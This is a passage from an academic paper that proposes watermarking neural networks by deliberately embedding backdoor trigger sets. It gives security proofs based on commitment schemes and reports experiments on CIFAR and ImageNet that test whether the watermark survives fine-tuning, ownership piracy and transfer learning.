  3. $\mathcal{A}$ wins if $\texttt{Verify}(\tilde{\mathsf{mk}}, \mathsf{vk}, \tilde{M}) = 1$.

Two other properties, which might be of practical interest but are either too complex to achieve or contrary to our definitions, are *Ownership Piracy* and different degrees of *Verifiability*,

- *Ownership Piracy* means that an attacker is attempting to implant his watermark into a model which has already been watermarked before. Here, the goal is that the old watermark at least persists. A stronger requirement would be that his new watermark is distinguishable from the old one or easily removable, without knowledge of it. Indeed, we will later show in Section 5.5 that a version of our practical construction fulfills this strong definition. On the other hand, a removable watermark is obviously in general inconsistent with *Unremovability*, so we leave[3] it out in our theoretical construction.
- A watermarking scheme that uses the verification procedure `Verify` is called *privately verifiable*. In such a setting, one can convince a third party about ownership using `Verify` as long as this third party is honest and does not release the key pair $(\mathsf{mk}, \mathsf{vk})$, which crucially is input to it. We call a scheme *publicly verifiable* if there exists an interactive protocol `PVerify` that, on input $\mathsf{mk}, \mathsf{vk}, M$ by the prover and $\mathsf{vk}, M$ by the verifier outputs the same value as `Verify` (except with negligible probability), such that the same key $\mathsf{vk}$ can be used in multiple proofs of ownership.

## 4 Watermarking From Backdooring

This section gives a theoretical construction of privately verifiable watermarking based on any strong backdooring (as outlined in Section 2) and a commitment scheme. On a high level, the algorithm first embeds a backdoor into the model; this backdoor itself is the marking key, while a commitment to it serves as the verification key.

More concretely, let $(\texttt{Train}, \texttt{Classify})$ be an $\varepsilon$-accurate ML algorithm, `Backdoor` be a strong backdooring algorithm and $(\texttt{Com}, \texttt{Open})$ be a statistically hiding commitment scheme. Then define the three algorithms $(\texttt{KeyGen}, \texttt{Mark}, \texttt{Verify})$ as follows.

$\texttt{KeyGen}()$ :

1. Run $(T, T_L) = \mathsf{b} \leftarrow \texttt{SampleBackdoor}(\mathcal{O}^f)$ where $T = \{t^{(1)}, \ldots, t^{(n)}\}$ and $T_L = \{T_L^{(1)}, \ldots, T_L^{(n)}\}$.
2. Sample $2n$ random strings $r_t^{(i)}, r_L^{(i)} \leftarrow \{0,1\}^n$ and generate $2n$ commitments $\{c_t^{(i)}, c_L^{(i)}\}_{i \in [n]}$ where $c_t^{(i)} \leftarrow \texttt{Com}(t^{(i)}, r_t^{(i)})$, $c_L^{(i)} \leftarrow \texttt{Com}(T_L^{(i)}, r_L^{(i)})$.
3. Set $\mathsf{mk} \leftarrow (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i \in [n]})$, $\mathsf{vk} \leftarrow \{c_t^{(i)}, c_L^{(i)}\}_{i \in [n]}$ and return $(\mathsf{mk}, \mathsf{vk})$.

$\texttt{Mark}(M, \mathsf{mk})$ :

1. Let $\mathsf{mk} = (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i \in [n]})$.
2. Compute and output $\hat{M} \leftarrow \texttt{Backdoor}(\mathcal{O}^f, \mathsf{b}, M)$.

$\texttt{Verify}(\mathsf{mk}, \mathsf{vk}, M)$ :

1. Let $\mathsf{mk} = (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i \in [n]})$, $\mathsf{vk} = \{c_t^{(i)}, c_L^{(i)}\}_{i \in [n]}$. For $\mathsf{b} = (T, T_L)$ test if $\forall t^{(i)} \in T : \; T_L^{(i)} \neq f(t^{(i)})$. If not, then output 0.
2. For all $i \in [n]$ check that $\texttt{Open}(c_t^{(i)}, t^{(i)}, r_t^{(i)}) = 1$ and $\texttt{Open}(c_L^{(i)}, T_L^{(i)}, r_L^{(i)}) = 1$. Otherwise output 0.
3. For all $i \in [n]$ test that $\texttt{Classify}(t^{(i)}, M) = T_L^{(i)}$. If this is true for all but $\varepsilon |T|$ elements from $T$ then output 1, else output 0.

We want to remark that this construction captures both the watermarking of an existing model and the training from scratch. We now prove the security of the construction.

**Theorem 1.** *Let $\overline{D}$ be of super-polynomial size in n. Then assuming the existence of a commitment scheme and a strong backdooring scheme, the aforementioned algorithms $(\texttt{KeyGen}, \texttt{Mark}, \texttt{Verify})$ form a privately verifiable watermarking scheme.*

The proof, on a very high level, works as follows: a model containing a strong backdoor means that this backdoor, and therefore the watermark, cannot be removed. Additionally, by the hiding property of the commitment scheme the verification key will not provide any useful information to the adversary about the backdoor used, while the binding property ensures that one cannot claim ownership of arbitrary models. In the proof, special care must be taken as we use reductions from the watermarking algorithm to the security of both the underlying backdoor and the commitment scheme. To be meaningful, those reductions must have much smaller runtime than actually breaking these assumptions directly. While this is easy in the case of the commitment scheme, reductions to backdoor security need more attention.

*Proof.* We prove the following properties:

[3] Indeed, Ownership Piracy is only meaningful if the watermark was originally inserted during `Train`, whereas the adversary will have to make adjustments to a pre-trained model. This gap is exactly what we explore in Section 5.5.

**Correctness.** By construction, $\hat{M}$ which is returned by `Mark` will disagree with $\mathsf{b}$ on elements from $T$ with probability at most $\varepsilon$, so in total at least $(1-\varepsilon)|T|$ elements agree by the definition of a backdoor. `Verify` outputs 1 if $\hat{M}$ disagrees with $\mathsf{b}$ on at most $\varepsilon|T|$ elements.

**Functionality-preserving.** Assume that `Backdoor` is a backdooring algorithm, then by its definition the model $\hat{M}$ is accurate outside of the trigger set of the backdoor, i.e.

$$\Pr_{x\in\overline{D}\setminus T}\left[f(x)\neq \texttt{Classify}(\hat{M},x)\right]\leq\varepsilon.$$

$\hat{M}$ in total will then err on a fraction at most $\varepsilon' = \varepsilon + n/|D|$, and because $\overline{D}$ by assumption is super-polynomially large in $n$ $\varepsilon'$ is negligibly close to $\varepsilon$.

**Non-trivial ownership.** To win, $\mathcal{A}$ must guess the correct labels for a $1-\varepsilon$ fraction of $\tilde{T}$ in advance, as $\mathcal{A}$ cannot change the chosen value $\tilde{T},\tilde{T}_L$ after seeing the model due to the binding property of the commitment scheme. As `KeyGen` chooses the set $T$ in $\mathsf{mk}$ uniformly at random, whichever set $\mathcal{A}$ fixes for $\tilde{\mathsf{mk}}$ will intersect with $T$ only with negligible probability by definition (due to the *multiple trigger sets* property). So assume for simplicity that $\tilde{T}$ does not intersect with $T$. Now $\mathcal{A}$ can choose $\tilde{T}$ to be of elements either from within $\overline{D}$ or outside of it. Let $n_1 = |\overline{D}\cap\tilde{T}|$ and $n_2 = |\tilde{T}| - n_1$.

For the benefit of the adversary, we make the strong assumption that whenever $M$ is inaccurate for $x\in\overline{D}\cap\tilde{T}$ then it classifies to the label in $\tilde{T}_L$. But as $M$ is $\varepsilon$-accurate on $\overline{D}$, the ratio of incorrectly classified committed labels is $(1-\varepsilon)n_1$. For every choice $\varepsilon < 0.5$ we have that $\varepsilon n_1 < (1-\varepsilon)n_1$. Observe that for our scheme, the value $\varepsilon$ would be chosen much smaller than 0.5 and therefore this inequality always holds.

On the other hand, let's look at all values of $\tilde{T}$ that lie in $D\setminus\overline{D}$. By the assumption about machine learning that we made in its definition, if the input was chosen independently of $M$ and it lies outside of $\overline{D}$ then $M$ will in expectancy misclassify $\frac{|L|-1}{|L|}n_2$ elements. We then have that $\varepsilon n_2 < \frac{|L|-1}{|L|}n_2$ as $\varepsilon < 0.5$ and $L\geq 2$. As $\varepsilon n = \varepsilon n_1 + \varepsilon n_2$, the error of $\tilde{T}$ must be larger than $\varepsilon n$.

**Unremovability.** Assume that there exists no algorithm that can generate an $\varepsilon$-accurate model $N$ in time $t$ of $f$, where $t$ is a lot smaller that the time necessary for training such an accurate model using `Train`. At the same time, assume that the adversary $\mathcal{A}$ breaking the unremovability property takes time approximately $t$. By definition, after running $\mathcal{A}$ on input $M,\mathsf{vk}$ it will output a model $\tilde{M}$ which will be $\varepsilon$-accurate and at least a $(1-\varepsilon)$-fraction of the elements from the set $T$ will be classified correctly. The goal in the proof is to show that $\mathcal{A}$ achieves this independently of $\mathsf{vk}$. In a first step, we will use a hybrid argument to show that $\mathcal{A}$ essentially works independent of $\mathsf{vk}$. Therefore, we construct a series of algorithms where we gradually replace the backdoor elements in $\mathsf{vk}$. First, consider the following algorithm $\mathcal{S}$:

1. Compute $(M,\hat{M},\mathsf{mk},\mathsf{vk})\leftarrow\texttt{MModel}()$.
2. Sample $(\tilde{T},\tilde{T}_L) = \tilde{\mathsf{b}}\leftarrow\texttt{SampleBackdoor}(\mathcal{O}^f)$ where $\tilde{T}=\{\tilde{t}^{(1)},\ldots,\tilde{t}^{(n)}\}$ and $\tilde{T}_L=\{\tilde{T}_L^{(1)},\ldots,\tilde{T}_L^{(n)}\}$. Now set
$$c_t^{(1)}\leftarrow\texttt{Com}(\tilde{t}^{(1)},r_t^{(1)}),c_L^{(1)}\leftarrow\texttt{Com}(\tilde{T}_L^{(1)},r_L^{(1)})$$
and $\tilde{\mathsf{vk}}\leftarrow\{c_t^{(i)},c_L^{(i)}\}_{i\in[n]}$
3. Compute $\tilde{M}\leftarrow\mathcal{A}(\mathcal{O}^f,\hat{M},\tilde{\mathsf{vk}})$.

This algorithm replaces the first element in a verification key with an element from an independently generated backdoor, and then runs $\mathcal{A}$ on it.

In $\mathcal{S}$ we only exchange one commitment when compared to the input distribution to $\mathcal{A}$ from the security game. By the statistical hiding of `Com`, the output of $\mathcal{S}$ must be distributed statistically close to the output of $\mathcal{A}$ in the unremovability experiment. Applying this repeatedly, we construct a sequence of hybrids $\mathcal{S}^{(1)},\mathcal{S}^{(2)},\ldots,\mathcal{S}^{(n)}$ that change $1,2,\ldots,n$ of the elements from $\mathsf{vk}$ in the same way that $\mathcal{S}$ does and conclude that the success of outputting a model $\tilde{M}$ without the watermark using $\mathcal{A}$ must be independent of $\mathsf{vk}$.

Consider the following algorithm $\mathcal{T}$ when given a model $M$ with a strong backdoor:

1. Compute $(\mathsf{mk},\mathsf{vk})\leftarrow\texttt{KeyGen}()$.
2. Run the adversary and compute $\tilde{N}\leftarrow\mathcal{A}(\mathcal{O}^f,M,\mathsf{vk})$.

By the hybrid argument above, the algorithm $\mathcal{T}$ runs nearly in the same time as $\mathcal{A}$, namely $t$, and its output $\tilde{N}$ will be without the backdoor that $M$ contained. But then, by persistence of strong backdooring, $\mathcal{T}$ must also generate $\varepsilon$-accurate models given arbitrary, in particular bad input models $M$ in the same time $t$, which contradicts our assumption that no such algorithm exists.

**Unforgeability.** Assume that there exists a poly-time algorithm $\mathcal{A}$ that can break unforgeability. We will use this algorithm to open a statistically hiding commitment.

Therefore, we design an algorithm $\mathcal{S}$ which uses $\mathcal{A}$ as a subroutine. The algorithm trains a regular network (which can be watermarked by our scheme) and adds the commitment into the verification key. Then, it will use $\mathcal{A}$ to find openings for these commitments. The algorithm $\mathcal{S}$ works as follows:

1. Receive the commitment $c$ from challenger.
2. Compute $(M, \hat{M}, \mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{MModel}()$.
3. Let $\mathsf{vk} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in[n]}$ set
$$\hat{c}_t^{(i)} \leftarrow \begin{cases} c & \text{if } i = 1 \\ c_t^{(i)} & \text{else} \end{cases}$$
and $\hat{\mathsf{vk}} \leftarrow \{\hat{c}_t^{(i)}, c_L^{(i)}\}_{i\in[n]}$.
4. Compute $(\tilde{M}, \tilde{\mathsf{mk}}) \leftarrow \mathcal{A}(\mathcal{O}^f, \hat{M}, \hat{\mathsf{vk}})$.
5. Let $\tilde{\mathsf{mk}} = ((\{t^{(1)}, \ldots, t^{(n)}\}, T_L), \{r_t^{(i)}, r_L^{(i)}\}_{i\in[n]})$.
If $\texttt{Verify}(\tilde{\mathsf{mk}}, \hat{\mathsf{vk}}, \tilde{M}) = 1$ output $t^{(1)}, r_t^{(1)}$, else output $\perp$.

Since the commitment scheme is statistically hiding, the input to $\mathcal{A}$ is statistically indistinguishable from an input where $\hat{M}$ is backdoored on all the committed values of $\mathsf{vk}$. Therefore the output of $\mathcal{A}$ in $\mathcal{S}$ is statistically indistinguishable from the output in the unforgeability definition. With the same probability as in the definition, $\tilde{\mathsf{mk}}, \hat{\mathsf{vk}}, \tilde{M}$ will make `Verify` output 1. But by its definition, this means that $\texttt{Open}(c, t^{(1)}, r_t^{(1)}) = 1$ so $t^{(1)}, r_t^{(1)}$ open the challenge commitment $c$. As the commitment is statistically hiding (and we generate the backdoor independently of $c$) this will open $c$ to another value then for which it was generated with overwhelming probability. □

## 4.1 From Private to Public Verifiability

Using the algorithm `Verify` constructed in this section only allows verification by an honest party. The scheme described above is therefore only privately verifiable. After running `Verify`, the key $\mathsf{mk}$ will be known and an adversary can retrain the model on the trigger set. This is not a drawback when it comes to an application like the protection of intellectual property, where a trusted third party in the form of a judge exists. If one instead wants to achieve public verifiability, then there are two possible scenarios for how to design an algorithm `PVerify`: allowing public verification a constant number of times, or an arbitrary number of times.



Figure 4: A schematic illustration of the public verification process.

In the first setting, a straightforward approach to the construction of `PVerify` is to choose multiple backdoors during `KeyGen` and release a different one in each iteration of `PVerify`. This allows multiple verifications, but the number is upper-bounded in practice by the capacity of the model $M$ to contain backdoors - this cannot arbitrarily be extended without damaging the accuracy of the model. To achieve an unlimited number of verifications we will modify the watermarking scheme to output a different type of verification key. We then present an algorithm `PVerify` such that the interaction $\tau$ with an honest prover can be simulated as $\tau'$ given the values $M, \mathsf{vk}, \texttt{Verify}(\mathsf{mk}, \mathsf{vk}, M)$ only. This simulation means that no other information about $\mathsf{mk}$ beyond what is leaked from $\mathsf{vk}$ ever gets to the verifier. We give a graphical depiction of the approach in Figure 4. Our solution is sketched in Appendix A.1.

## 4.2 Implementation Details

For an implementation, it is of importance to choose the size $|T|$ of the trigger set properly, where we have to consider that $|T|$ cannot be arbitrarily big, as the accuracy will drop. To lower-bound $|T|$ we assume an attacker against non-trivial ownership. For simplicity, we use a backdooring algorithm that generates trigger sets from elements where $f$ is undefined. By our simplifying assumption from Section 2.1, the model will classify the images in the trigger set to random labels. Furthermore, assume that the model is $\varepsilon$-accurate (which it also is on the trigger set). Then, one can model a dishonest party to randomly get $(1-\varepsilon)|T|$ out of $|T|$ committed images right using a Binomial distribution. We want to upper-bound this event to have probability at most $2^{-n}$ and use Hoeffding's inequality to obtain that $|T| > n \cdot \ln(2)/(\frac{1}{|L|} + \varepsilon - 1)$.

To implement our scheme, it is necessary that $\mathsf{vk}$ becomes public before `Verify` is used. This ensures that

a party does not simply generate a fake key after seeing a model. A solution for this is to e.g. publish the key on a time-stamped bulletin board like a blockchain. In addition, a statistically hiding commitment scheme should be used that allows for efficient evaluation in zero-knowledge (see Appendix A.1). For this one can e.g. use a scheme based on a cryptographic hash function such as the one described in [39].

## 5 A Direct Construction of Watermarking

This section describes a scheme for watermarking a neural network model for image classification, and experiments analyzing it with respect to the definitions in Section 3. We demonstrate that it is hard to reduce the persistence of watermarks that are generated with our method. For all the technical details regarding the implementation and hyper-parameters, we refer the reader to Section 5.7.

### 5.1 The Construction

Similar to Section 4, we use a set of images as the *marking key* or *trigger set* of our construction[4]. To embed the watermark, we optimize the models using both training set and trigger set. We investigate two approaches: the first approach starts from a pre-trained model, i.e., a model that was trained without a trigger set, and continues training the model together with a chosen trigger set. This approach is denoted as PRETRAINED. The second approach trains the model from scratch along with the trigger set. This approach is denoted as FROMSCRATCH. This latter approach is related to *Data Poisoning* techniques.

During training, for each batch, denote as $b_t$ the batch at iteration $t$, we sample $k$ trigger set images and append them to $b_t$. We follow this procedure for both approaches. We tested different numbers of $k$ (i.e., 2, 4, and 8), and setting $k = 2$ reach the best results. We hypothesize that this is due to the *Batch-Normalization* layer [23]. The Batch-Normalization layer has two modes of operations. During training, it keeps a running estimate of the computed mean and variance. During an evaluation, the running mean and variance are used for normalization. Hence, adding more images to each batch puts more focus on the trigger set images and makes convergence slower.

In all models we optimize the Negative Log Likelihood loss function on both training set and *trigger set*. Notice, we assume the creator of the model will be the one who embeds the watermark, hence has access to the training set, test set, and *trigger set*.

In the following subsections, we demonstrate the efficiency of our method regarding non-trivial ownership and unremovability and furthermore show that it is functionality-preserving, following the ideas outlined in Section 3. For that we use three different image classification datasets: CIFAR-10, CIFAR-100 and ImageNet [28, 37]. We chose those datasets to demonstrate that our method can be applied to models with a different number of classes and also for large-scale datasets.

### 5.2 Non-Trivial Ownership

In the *non-trivial ownership* setting, an adversary will not be able to claim ownership of the model even if he knows the watermarking algorithm. To fulfill this requirement we randomly sample the examples for the trigger set. We sampled a set of 100 abstract images, and for each image, we randomly selected a target class.

This sampling-based approach ensures that the examples from the trigger set are uncorrelated to each other. Therefore revealing a subset from the trigger set will not reveal any additional information about the other examples in the set, as is required for public verifiability. Moreover, since both examples and labels are chosen randomly, following this method makes back-propagation based attacks extremely hard. Figure 5 shows an example from the trigger set.

Figure 5: An example image from the trigger set. The label that was assigned to this image was “automobile”.

### 5.3 Functionality-Preserving

For the *functionality-preserving* property we require that a model with a watermark should be as accurate as a model without a watermark. In general, each task defines

[4] As the set of images will serve a similar purpose as the trigger set from backdoors in Section 2, we denote the marking key as trigger set throughout this section.

its own measure of performance [2, 25, 4, 3]. However, since in the current work we are focused on image classification tasks, we measure the accuracy of the model using the 0-1 loss.

Table 1 summarizes the test set and trigger-set classification accuracy on CIFAR-10 and CIFAR-100, for three different models; (i) a model with no watermark (NO-WM); (ii) a model that was trained with the trigger set from scratch (FROMSCRATCH); and (iii) a pre-trained model that was trained with the trigger set after convergence on the original training data set (PRETRAINED).

| Model | Test-set acc. | Trigger-set acc. |
|---|---|---|
| CIFAR-10 | | |
| NO-WM | 93.42 | 7.0 |
| FROMSCRATCH | 93.81 | 100.0 |
| PRETRAINED | 93.65 | 100.0 |
| CIFAR-100 | | |
| NO-WM | 74.01 | 1.0 |
| FROMSCRATCH | 73.67 | 100.0 |
| PRETRAINED | 73.62 | 100.0 |

Table 1: Classification accuracy for CIFAR-10 and CIFAR-100 datasets on the test set and trigger set.

It can be seen that all models have roughly the same test set accuracy and that in both FROMSCRATCH and PRETRAINED the trigger-set accuracy is 100%. Since the trigger-set labels were chosen randomly, the NO-WM models' accuracy depends on the number of classes. For example, the accuracy on CIFAR-10 is 7.0% while on CIFAR-100 is only 1.0%.

## 5.4 Unremovability

In order to satisfy the *unremovability* property, we first need to define the types of unremovability functions we are going to explore. Recall that our goal in the unremovability experiments is to investigate the robustness of the watermarked models against changes that aim to remove the watermark while keeping the same functionality of the model. Otherwise, one can set all weights to zero and completely remove the watermark but also destroy the model.

Thus, we are focused on *fine-tuning* experiments. In other words, we wish to keep or improve the performance of the model on the test set by carefully training it. Fine-tuning seems to be the most probable type of attack since it is frequently used and requires less computational resources and training data [38, 45, 35]. Since in our settings we would like to explore the robustness of the watermark against strong attackers, we assumed that the adversary can fine-tune the models using the same amount of training instances and epochs as in training the model.

An important question one can ask is: *when is it still my model?* or other words how much can I change the model and still claim ownership? This question is highly relevant in the case of watermarking. In the current work we handle this issue by measuring the performance of the model on the test set and trigger set, meaning that the original creator of the model can claim ownership of the model if the model is still $\varepsilon$-accurate on the original test set while also $\varepsilon$-accurate on the trigger set. We leave the exploration of different methods and of a theoretical definition of this question for future work.

**Fine-Tuning.** We define four different variations of fine-tuning procedures:

- *Fine-Tune Last Layer* (FTLL): Update the parameters of the last layer only. In this setting we freeze the parameters in all the layers except in the output layer. One can think of this setting as if the model outputs a new representation of the input features and we fine-tune only the output layer.
- *Fine-Tune All Layers* (FTAL): Update all the layers of the model.
- *Re-Train Last Layers* (RTLL): Initialize the parameters of the output layer with random weights and only update them. In this setting, we freeze the parameters in all the layers except for the output layer. The motivation behind this approach is to investigate the robustness of the watermarked model under noisy conditions. This can alternatively be seen as changing the model to classify for a different set of output labels.
- *Re-Train All Layers* (RTAL): Initialize the parameters of the output layer with random weights and update the parameters in all the layers of the network.

Figure 6 presents the results for both the PRETRAINED and FROMSCRATCH models over the test set and trigger set, after applying these four different fine-tuning techniques.

The results suggest that while both models reach almost the same accuracy on the test set, the FROMSCRATCH models are superior or equal to the PRETRAINED models overall fine-tuning methods. FROMSCRATCH reaches roughly the same accuracy on the trig-



Figure 6: Classification accuracy on the test set and trigger set for CIFAR-10 (top) and CIFAR-100 (bottom) using different fine-tuning techniques. For example, in the bottom right bars we can see that the PRETRAINED model (green) suffers a dramatic decrease in the results comparing the baseline (bottom left) using the RTAL technique.

ger set when each of the four types of fine-tuning approaches is applied.

Notice that this observation holds for both the CIFAR-10 and CIFAR-100 datasets, where for CIFAR-100 it appears to be easier to remove the trigger set using the PRETRAINED models. Concerning the above-mentioned results, we now investigate what will happen if an adversary wants to embed a watermark in a model which has already been watermarked. This can be seen as a black-box attack on the already existing watermark. According to the fine-tuning experiments, removing this new trigger set using the above fine-tuning approaches will not hurt the original trigger set and will dramatically decrease the results on the new trigger set. In the next paragraph, we explore and analyze this setting. Due to the fact that FROMSCRATCH models are more robust than PRETRAINED, for the rest of the paper, we report the results for those models only.

## 5.5 Ownership Piracy

As we mentioned in Section 3, in this set of experiments we explore the scenario where an adversary wishes to claim ownership of a model which has already been watermarked.

For that purpose, we collected a new trigger set of different 100 images, denoted as TS-NEW, and embedded it to the FROMSCRATCH model (this new set will be used by the adversary to claim ownership of the model). Notice that the FROMSCRATCH models were trained using a different trigger set, denoted as TS-ORIG. Then, we fine-tuned the models using RTLL and RTAL methods. In order to have a fair comparison between the robustness of the trigger sets after fine-tuning, we use the same amount of epochs to embed the new trigger set as we used for the original one.

Figure 7 summarizes the results on the test set, TS-NEW and TS-ORIG. We report results for both the FTAL and RTAL methods together with the baseline results of no fine tuning at all (we did not report here the results of FTLL and RTLL since those can be considered as the easy cases in our setting). The red bars refer to the model with no fine tuning, the yellow bars refer to the FTAL method and the blue bars refer to RTAL.

The results suggest that the original trigger set, TS-ORIG, is still embedded in the model (as is demonstrated in the right columns) and that the accuracy of classifying it even improves after fine-tuning. This may imply that the model embeds the trigger set in a way that is close to the training data distribution. However, in the new trigger set, TS-NEW, we see a significant drop in the accuracy. Notice, we can consider embedding TS-NEW as embedding a watermark using the PRETRAINED approach. Hence, this accuracy drop of TS-NEW is not surprising and goes in hand with the results we observed in Figure 6.



Figure 7: Classification accuracy on CIFAR-10 (top) and CIFAR-100 (bottom) datasets after embedding two trigger sets, TS-ORIG and TS-NEW. We present results for no tuning (red), FTAL (yellow) and TRAL (blue).

**Transfer Learning.** In transfer learning we would like to use knowledge gained while solving one problem and apply it to a different problem. For example, we use a trained model on one dataset (source dataset) and fine-tune it on a new dataset (target dataset). For that purpose, we fine-tuned the FROMSCRATCH model (which was trained on either CIFAR-10 or CIFAR-100), for another 20 epochs using the labeled part of the STL-10 dataset [12].

Recall that our watermarking scheme is based on the outputs of the model. As a result, when fine-tuning a model on a different dataset it is very likely that we change the number of classes, and then our method will probably break. Therefore, in order to still be able to verify the watermark we save the original output layer, so that on verification time we use the model's original output layer instead of the new one.

Following this approach makes both FTLL and RTLL useless due to the fact that these methods update the parameters of the output layer only. Regarding FTAL, this approach makes sense in specific settings where the classes of the source dataset are related to the target dataset. This property holds for CIFAR-10 but not for CIFAR-100. Therefore we report the results only for RTAL method.

Table 2 summarizes the classification accuracy on the test set of STL-10 and the trigger set after transferring from CIFAR-10 and CIFAR-100.

| | Test set acc. | Trigger set acc. |
|---|---|---|
| CIFAR10 $\rightarrow$ STL10 | 81.87 | 72.0 |
| CIFAR100 $\rightarrow$ STL10 | 77.3 | 62.0 |

Table 2: Classification accuracy on STL-10 dataset and the trigger set, after transferring from either CIFAR-10 or CIFAR-100 models.

Although the trigger set accuracy is smaller after transferring the model to a different dataset, results suggest that the trigger set still has a lot of presence in the network even after fine-tuning on a new dataset.

## 5.6 ImageNet - Large Scale Visual Recognition Dataset

For the last set of experiments, we would like to explore the robustness of our watermarking method on a large scale dataset. For that purpose, we use ImageNet dataset [37] which contains about 1.3 million training images with over 1000 categories.

Table 3 summarizes the results for the *functionality-preserving* tests. We can see from Table 3 that both models, with and without watermark, achieve roughly the same accuracy in terms of Prec@1 and Prec@5, while the model without the watermark attains 0% on the trigger set and the watermarked model attain 100% on the same set.

| | Prec@1 | Prec@5 |
|---|---|---|
| Test Set | | |
| NO-WM | 66.64 | 87.11 |
| FROMSCRATCH | 66.51 | 87.21 |
| Trigger Set | | |
| NO-WM | 0.0 | 0.0 |
| FROMSCRATCH | 100.0 | 100.0 |

Table 3: ImageNet results, Prec@1 and Prec@5, for a ResNet18 model with and without a watermark.

Notice that the results we report for ResNet18 on ImageNet are slightly below what is reported in the literature. The reason beyond that is due to training for fewer epochs (training a model on ImageNet is computationally expensive, so we train our models for fewer epochs than what is reported).

In Table 4 we report the results of transfer learning from ImageNet to ImageNet, those can be considered as FTAL, and from ImageNet to CIFAR-10, can be considered as RTAL or transfer learning.

| | Prec@1 | Prec@5 |
|---|---|---|
| Test Set | | |
| ImageNet $\rightarrow$ ImageNet | 66.62 | 87.22 |
| ImageNet $\rightarrow$ CIFAR-10 | 90.53 | 99.77 |
| Trigger Set | | |
| ImageNet $\rightarrow$ ImageNet | 100.0 | 100.0 |
| ImageNet $\rightarrow$ CIFAR-10 | 24.0 | 52.0 |

Table 4: ImageNet results, Prec@1 and Prec@5, for fine tuning using ImageNet and CIFAR-10 datasets.

Notice that after fine tuning on ImageNet, trigger set results are still very high, meaning that the trigger set has a very strong presence in the model also after fine-tuning. When transferring to CIFAR-10, we see a drop in the Prec@1 and Prec@5. However, considering the fact that ImageNet contains 1000 target classes, these results are still significant.

## 5.7 Technical Details

We implemented all models using the PyTorch package [33]. In all the experiments we used a ResNet-18 model, which is a convolutional based neural network

model with 18 layers [20, 21]. We optimized each of the models using Stochastic Gradient Descent (SGD), using a learning rate of 0.1. For CIFAR-10 and CIFAR-100 we trained the models for 60 epochs while halving the learning rate by ten every 20 epochs. For ImageNet we trained the models for 30 epochs while halving the learning rate by ten every ten epochs. The batch size was set to 100 for the CIFAR10 and CIFAR100, and to 256 for ImageNet. For the fine-tuning tasks, we used the last learning rate that was used during training.

## 6 Conclusion and Future Work

In this work we proposed a practical analysis of the ability to watermark a neural network using random training instances and random labels. We presented possible attacks that are both black-box and grey-box in the model, and showed how robust our watermarking approach is to them. At the same time, we outlined a theoretical connection to the previous work on backdooring such models.

For future work we would like to define a theoretical boundary for how much change must a party apply to a model before he can claim ownership of the model. We also leave as an open problem the construction of a practically efficient zero-knowledge proof for our publicly verifiable watermarking construction.

## Acknowledgments

This work was supported by the BIU Center for Research in Applied Cryptography and Cyber Security in conjunction with the Israel National Cyber Directorate in the Prime Minister's Office.

# A Supplementary Material

In this appendix we further discuss how to achieve public verifiability for a variant of our watermarking scheme. Let us first introduce the following additional notation: for a vector $\mathbf{e} \in \{0,1\}^\ell$, let $\mathbf{e}|_0 = \{i \in [\ell] \mid \mathbf{e}[i] = 0\}$ be the set of all indices where $\mathbf{e}$ is 0 and define $\mathbf{e}|_1$ accordingly. Given a verification key $\mathsf{vk} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in[\ell]}$ containing $\ell$ elements and a vector $\mathbf{e} \in \{0,1\}^\ell$, we write the selection of elements from $\mathsf{vk}$ according to $\mathbf{e}$ as

$$\mathsf{vk}|_0^{\mathbf{e}} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in\mathbf{e}|_0} \quad \text{and} \quad \mathsf{vk}|_1^{\mathbf{e}} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in\mathbf{e}|_1}.$$

For a marking key $\mathsf{mk} = (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i\in[\ell]})$ with $\ell$ elements and $\mathsf{b} = \{T^{(i)}, T_L^{(i)}\}_{i\in[\ell]}$ we then define

$$\mathsf{mk}|_0^{\mathbf{e}} = (\mathsf{b}|_0^{\mathbf{e}}, \{r_t^{(i)}, r_L^{(i)}\}_{i\in\mathbf{e}|_0}) \text{ with } \mathsf{b}|_0^{\mathbf{e}} = \{T^{(i)}, T_L^{(i)}\}_{i\in\mathbf{e}|_0}$$

(and $\mathsf{mk}|_1^{\mathbf{e}}$ accordingly). We assume the existence of a cryptographic hash function $H : \{0,1\}^{p(n)} \to \{0,1\}^n$.

## A.1 From Private to Public Verifiability

To achieve public verifiability, we will make use of a cryptographic tool called a *zero-knowledge argument* [15], which is a technique that allows a prover $\mathcal{P}$ to convince a verifier $\mathcal{V}$ that a certain public statement is true, without giving away any further information. This idea is similar to the idea of unlimited public verification as outlined in Section 4.1.

**Zero-Knowledge Arguments.** Let TM be an abbreviation for Turing Machines. An iTM is defined to be an interactive TM, i.e. a Turing Machine with a special communication tape. Let $L_R \subseteq \{0,1\}^*$ be an NP language and $R$ be its related NP-relation, i.e. $(x,w) \in R$ iff $x \in L_R$ and the TM used to define $L_R$ outputs 1 on input of the statement $x$ and the witness $w$. We write $R_x = \{w \mid (x,w) \in R\}$ for the set of witnesses for a fixed $x$. Moreover, let $\mathcal{P}, \mathcal{V}$ be a pair of PPT iTMs. For $(x,w) \in R$, $\mathcal{P}$ will obtain $w$ as input while $\mathcal{V}$ obtains an auxiliary random string $z \in \{0,1\}^*$. In addition, $x$ will be input to both TMs. Denote with $\mathcal{V}^{\mathcal{P}(a)}(b)$ the output of the iTM $\mathcal{V}$ with input $b$ when communicating with an instance of $\mathcal{P}$ that has input $a$.

$(\mathcal{P}, \mathcal{V})$ is called an *interactive proof system* for the language $L$ if the following two conditions hold:

**Completeness:** For every $x \in L_R$ there exists a string $w$ such that for every $z$: $\Pr[\mathcal{V}^{\mathcal{P}(x,w)}(x,z) = 1]$ is negligibly close to 1.

**Soundness:** For every $x \notin L_R$, every PPT iTM $\mathcal{P}^*$ and every string $w, z$: $\Pr[\mathcal{V}^{\mathcal{P}^*(x,w)}(x,z) = 1]$ is negligible.

An interactive proof system is called computational *zero-knowledge* if for every PPT $\hat{\mathcal{V}}$ there exists a PPT simulator $\mathcal{S}$ such that for any $x \in L_R$

